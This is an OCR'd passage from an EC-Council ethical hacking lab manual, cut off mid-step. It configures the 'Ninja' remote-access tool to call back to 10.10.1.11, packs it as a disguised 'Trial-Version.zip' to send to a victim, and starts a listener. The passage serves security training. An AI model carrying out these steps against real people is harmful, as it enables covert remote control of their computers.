


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.




11. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.
13. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.




14. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. We can see that **Trial-Version.zip** file is created on the **Desktop**.




16. Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** file on the 